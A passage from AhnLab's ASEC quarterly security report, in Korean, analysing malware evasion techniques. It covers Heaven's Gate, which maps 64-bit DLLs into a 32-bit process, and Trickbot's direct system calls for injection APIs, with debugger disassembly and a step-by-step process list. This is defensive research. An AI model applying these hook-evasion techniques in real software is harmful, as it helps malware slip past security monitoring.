wow64win.dll	0x75620000	368 kB	Wow64 Console and Win32 ...	C:₩Windows₩System32₩wow64win.dll

Name	Base address	Size	Description	File name	Version
ppp.exe	0xea0000	184 kB		C:₩Users₩jun₩Desktop₩ppp.exe	
advapi32.dll	0x2400000	876 kB	고급 Windows 32 기반 API	C:₩Windows₩System32₩advapi32.dll	6.1.7600.16385
advapi32.dll	0x76560000	640 kB	고급 Windows 32 기반 API	C:₩Windows₩SysWOW64₩advapi32.dll	6.1.7601.17514
apisetschema.dll	0x40000	4 kB	ApiSet Schema DLL	C:₩Windows₩System32₩apisetschema.dll	6.1.7600.16385
crypt32.dll	0x75d40000	1.11 MB	Crypto API32	C:₩Windows₩SysWOW64₩crypt32.dll	6.1.7601.17514
cryptbase.dll	0x758e0000	48 kB	Base cryptographic API DLL	C:₩Windows₩SysWOW64₩cryptbase.dll	6.1.7600.16385
gdi32.dll	0x960000	412 kB	GDI Client DLL	C:₩Windows₩System32₩gdi32.dll	6.1.7601.17514
gdi32.dll	0x76410000	576 kB	GDI Client DLL	C:₩Windows₩SysWOW64₩gdi32.dll	6.1.7601.17514
imm32.dll	0x76260000	384 kB	Multi-User Windows IMM32 ...	C:₩Windows₩SysWOW64₩imm32.dll	6.1.7601.17514
kernel32.dll	0x76040000	1.06 MB	Windows NT 기반 API 클라...	C:₩Windows₩SysWOW64₩kernel32.dll	6.1.7601.17514
kernel32.dll	0x77a90000	1.12 MB	Windows NT 기반 API 클라...	C:₩Windows₩System32₩kernel32.dll	6.1.7601.17514
KernelBase.dll	0x390000	428 kB	Windows NT 기반 API 클라...	C:₩Windows₩System32₩KernelBase.dll	6.1.7601.17514
KernelBase.dll	0x77730000	280 kB	Windows NT 기반 API 클라...	C:₩Windows₩SysWOW64₩KernelBase.dll	6.1.7601.17514
locale.nls	0xb0000	412 kB		C:₩Windows₩System32₩locale.nls	
lpk.dll	0x240000	56 kB	Language Pack	C:₩Windows₩System32₩lpk.dll	6.1.7600.16385
lpk.dll	0x76150000	40 kB	Language Pack	C:₩Windows₩SysWOW64₩lpk.dll	6.1.7600.16385
mpr.dll	0x756f0000	72 kB	다중 공급자 라우터 DLL	C:₩Windows₩SysWOW64₩mpr.dll	6.1.7600.16385
msasn1.dll	0x77d60000	48 kB	ASN.1 Runtime APIs	C:₩Windows₩SysWOW64₩msasn1.dll	6.1.7601.17514
msctf.dll	0x75f70000	816 kB	MSCTF Server DLL	C:₩Windows₩SysWOW64₩msctf.dll	6.1.7600.16385
msvcrt.dll	0xd30000	636 kB	Windows NT CRT DLL	C:₩Windows₩System32₩msvcrt.dll	7.0.7600.16385
msvcrt.dll	0x762c0000	688 kB	Windows NT CRT DLL	C:₩Windows₩SysWOW64₩msvcrt.dll	7.0.7600.16385
ntdll.dll	0x77bb0000	1.66 MB	NT 계층 DLL	C:₩Windows₩System32₩ntdll.dll	6.1.7601.17514
ntdll.dll	0x77d90000	1.5 MB	NT 계층 DLL	C:₩Windows₩SysWOW64₩ntdll.dll	6.1.7601.17514
ole32.dll	0x77800000	1.36 MB	Windows용 Microsoft OLE	C:₩Windows₩SysWOW64₩ole32.dll	6.1.7601.17514
rpcrt4.dll	0x22d0000	1.18 MB	원격 프로시저 호출 런타임	C:₩Windows₩System32₩rpcrt4.dll	6.1.7601.17514
rpcrt4.dll	0x77270000	960 kB	원격 프로시저 호출 런타임	C:₩Windows₩SysWOW64₩rpcrt4.dll	6.1.7601.17514
sechost.dll	0x250000	124 kB	Host for SCM/SDDL/LSA Loo...	C:₩Windows₩System32₩sechost.dll	6.1.7600.16385
sechost.dll	0x76600000	100 kB	Host for SCM/SDDL/LSA Loo...	C:₩Windows₩SysWOW64₩sechost.dll	6.1.7600.16385
shell32.dll	0x76620000	12.29 MB	Windows 셸 공용 Dll	C:₩Windows₩SysWOW64₩shell32.dll	6.1.7601.17514
shlwapi.dll	0x77360000	348 kB	셸 표준 이하 유틸리티 라...	C:₩Windows₩SysWOW64₩shlwapi.dll	6.1.7601.17514
sspicli.dll	0x758f0000	384 kB	Security Support Provider In...	C:₩Windows₩SysWOW64₩sspicli.dll	6.1.7601.17514
user32.dll	0x76160000	1 MB	다중 사용자 Windows 사용...	C:₩Windows₩SysWOW64₩user32.dll	6.1.7601.17514
user32.dll	0x77990000	0.98 MB	다중 사용자 Windows 사용...	C:₩Windows₩System32₩user32.dll	6.1.7601.17514
usp10.dll	0xc60000	804 kB	Uniscribe Unicode script pro...	C:₩Windows₩System32₩usp10.dll	1.626.7601.17...
usp10.dll	0x75960000	628 kB	Uniscribe Unicode script pro...	C:₩Windows₩SysWOW64₩usp10.dll	1.626.7601.17...
uxtheme.dll	0x74760000	512 kB	Microsoft UxTheme 라이브...	C:₩Windows₩SysWOW64₩uxtheme.dll	6.1.7600.16385
webio.dll	0x748a0000	316 kB	웹 전송 프로토콜 API	C:₩Windows₩SysWOW64₩webio.dll	6.1.7601.17514
winhttp.dll	0x748f0000	352 kB	Windows HTTP Services	C:₩Windows₩SysWOW64₩winhttp.dll	6.1.7601.17514
winmm.dll	0x74860000	200 kB	MCI API DLL	C:₩Windows₩SysWOW64₩winmm.dll	6.1.7601.17514
wow64.dll	0x75680000	252 kB	Win32 Emulation on NT64	C:₩Windows₩System32₩wow64.dll	6.1.7601.17514
wow64cpu.dll	0x75710000	32 kB	AMD64 Wow64 CPU	C:₩Windows₩System32₩wow64cpu.dll	6.1.7601.17514
wow64win.dll	0x75620000	368 kB	Wow64 Console and Win32 ...	C:₩Windows₩System32₩wow64win.dll	6.1.7601.17514

그림 2-8 | (좌) 헤븐스 게이트(Heaven's Gate) 기법이 사용되기 전 / (우) 기법 이후 로드된 다수의 x64 dll들

[그림 2-8]에 헤븐스 게이트(Heaven's Gate) 기법이 사용되기 전과 후를 나타낸 것이다. 상위 'File name' 탭 중 ..\System32\ 경로에 존재하는 64비트 dll을 중점으로 좌우를 비교해보면 차이점을 쉽게 알 수 있다. 이로서 32비트 프로세스에 64비트 dll을 매핑해 이용할 수 있음이 확인되었다.

일반적인 유저 모드 후킹 방식에서는 x86 프로그램의 경우 x86 dll들만 후킹하며 x64 dll은 후킹하지 않는다. 그러나 앞서 살펴본 샘플들과 같이 헤븐스 게이트(Heaven's Gate) 이후 64비트 ntdll의 API들을 사용한다면 해당 API들에 대한 모니터링이 불가능하게 된다.

자사의 경우 64비트 OS환경에서 32비트 프로그램이 실행되었을 때 32비트 후킹 모듈 (MeDVpHkU.dll)만 프로세스 메모리에 적재되기 때문에 32비트 dll만 후킹 대상이 된다. 따라서 해당 기법을 사용하는 샘플의 경우 [그림 2-9]와 같이 64비트 dll엔 후킹되지 않음을 확인할 수 있다.

```
0:004> u USER32_76650000!FindWindowA
USER32_76650000!FindWindowA:
00000000`7666ffe6 e909849999      jmp     MeDVpHkU+0x83f4 (00000000`100083f4)
00000000`7666ffeb 33c0            xor     eax,eax
00000000`7666ffed 50              push    rax
00000000`7666ffee ff750c          push    qword ptr [rbp+0Ch]
00000000`7666fff1 ff7508          push    qword ptr [rbp+8]
00000000`7666fff4 50              push    rax
00000000`7666fff5 50              push    rax
00000000`7666fff6 e82cffffff      call    USER32_76650000!CharUpperBuffA+0xe0 (00000000`7666ff27)
0:004> u user32!FindWindowA
user32!FindWindowA:
00000000`77088270 4883ec38        sub     rsp,38h
00000000`77088274 8364242000      and     dword ptr [rsp+20h],0
00000000`77088279 4c8bca          mov     r9,rdx
00000000`7708827c 4c8bc1          mov     r8,rcx
00000000`7708827f 33d2            xor     edx,edx
00000000`77088281 33c9            xor     ecx,ecx
00000000`77088283 e80c000000      call    user32!FindWindowA+0x24 (00000000`77088294)
00000000`77088288 4883c438        add     rsp,38h
```

그림 2-9 | (상) 기존 32비트 user32.dll / (하) 새로 매핑된 64비트 user32.dll

3. 시스템 콜(System Call)을 직접 호출하는 방식

● 악성코드 샘플명: Trickbot(MD5 : 104b457b6d90fc80ff2dbbcebbb7ca8b)

트릭봇(Trickbot)은 인젝션과 관련된 주요 API들에 대해서 ntdll 등의 API를 거치지 않고 직접 시스

템 콜을 구성하여 호출한다.

[그림 2-11]은 다이렉트 시스템 콜(Direct System Call)의 대상이 되는 API이며, 모두 인젝션 관련 API들이다.

NtUnmapViewOfSection()
NtCreateSection()
NtMapViewOfSection()
NtWriteVirtualMemory()
NtResumeThread()

표 2-11 | 다이렉트 시스템 콜(Direct System Call)의 대상이 되는 API

시스템 콜(System Call)의 번호는 윈도우 버전마다 다르므로, 악성코드는 호출할 API의 시스템 콜의 번호를 저장할 과정이 필요하다. 트릭봇(Trickbot)은 시스템 콜(System Call)을 호출할 때마다 LDR_Module 구조체를 참조해 ntdll의 전체 경로를 가져온다. 즉, x86 환경에서는 system32 폴더를, x64 환경에서는 syswow64에 위치한 ntdll.dll의 경로를 가져와 VirtualAlloc()으로 할당한 메모리에 ntdll.dll을 ReadFile()로 읽어 온다. 이 과정은 앞서 살펴본 DLL 수동 로드 기법과 유사한 과정이므로 생략한다. 차이점은 메모리를 할당할 때 RWE 권한을 주는 것이 아닌 RW 권한만 주며, 악성코드가 원하는 시스템 콜(System Call)의 번호를 구하고 나면 해당 메모리를 VirtualFree()한다는 것이다.

시스템 콜 번호를 가져오는 과정은 [그림 2-10]과 같다. 예를 들어 NtWriteVirtualMemory()의 경우 EAX에 들어가게 되는 시스템 콜의 번호는 0x18F이다. 트릭봇(Trickbot)은 NtWriteVirtualMemory()의 주소를 구한 후 'MOV EAX' 명령인 0xB8 다음 4바이트 값을 통해 번호 0x18F를 구한다.

```
77156A98  $  B8 8F010000   MOV EAX,18F                    ntdll.NtWriteVirtualMemory(guessed Arg1,
77156A9D  .  BA 0003FE7F   MOV EDX,7FFE0300
77156AA2  .  FF12          CALL DWORD PTR DS:[EDX]
77156AA4  .  C2 1400       RETN 14
77156AA7     90            NOP
```

그림 2-10 | NtWriteVirtualMemory()의 시스템 콜 호출 번호는 0x18F

[그림 2-11]은 시스템 콜 번호를 구하는 함수와 이후 직접 호출하는 루틴이다. 주소를 보면 ntdll 내부의 KiFastSystemCall() API를 사용하지 않고 시스템 콜을 직접 호출하는 부분까지 트릭봇(Trickbot)의 코드에 모두 구현되어 있다는 점을 확인할 수 있다.

```
1000262F   CC              INT3
10002630   68 399987E4     PUSH E4879939                NtWriteVirtualMemory
10002635   E8 46F3FFFF     CALL getSyscallNumber()
1000263A   E8 C1FFFFFF     CALL DirectSyscall()
1000263F   C2 1400         RETN 14
10002642   CC              INT3

100025FF   CC              INT3
10002600   8BD4            MOV EDX,ESP                  DirectSyscall()
10002602   0F34            SYSENTER
10002604   C3              RETN
10002605   CC              INT3
```

그림 2-11 | (상) NtWriteVirtualMemory()의 번호를 가져오기 전 함수 / (하) KiFastSystemCall()과 동일

[표 2-12]는 위의 과정에서 사용된 API 리스트 및 주요 인자 값들이다.

각각의 System Call 호출 시 마다 반복
1) kernel32.CreateFileW() – ntdll.dll 핸들 획득
2) kernel32.GetFileSize() – ntdll.dll의 사이즈 구하기
3) kernel32.VirtualAlloc() – ReadFile()을 위한 공간 할당. (RW)
4) kernel32.ReadFile() – ntdll.dll 읽기.
5) kernel32.VirtualAlloc() – 프로세스 형태로 재배치를 위한 공간 할당. (RW)
6) asm 명령으로 재배치
7) asm 명령으로 System Call 번호 구하기
8) Direct System Call 수행

표 2-12 | Direct System Call의 API 및 전체적인 과정

ASEC REPORT Vol.97

2019년 4분기

AhnLab

집필 안랩 시큐리티대응센터 (ASEC)

편집 안랩 콘텐츠기획팀

디자인 안랩 디자인랩

발행처 주식회사 안랩

경기도 성남시 분당구 판교역로 220

T. 031-722-8000

F. 031-722-8901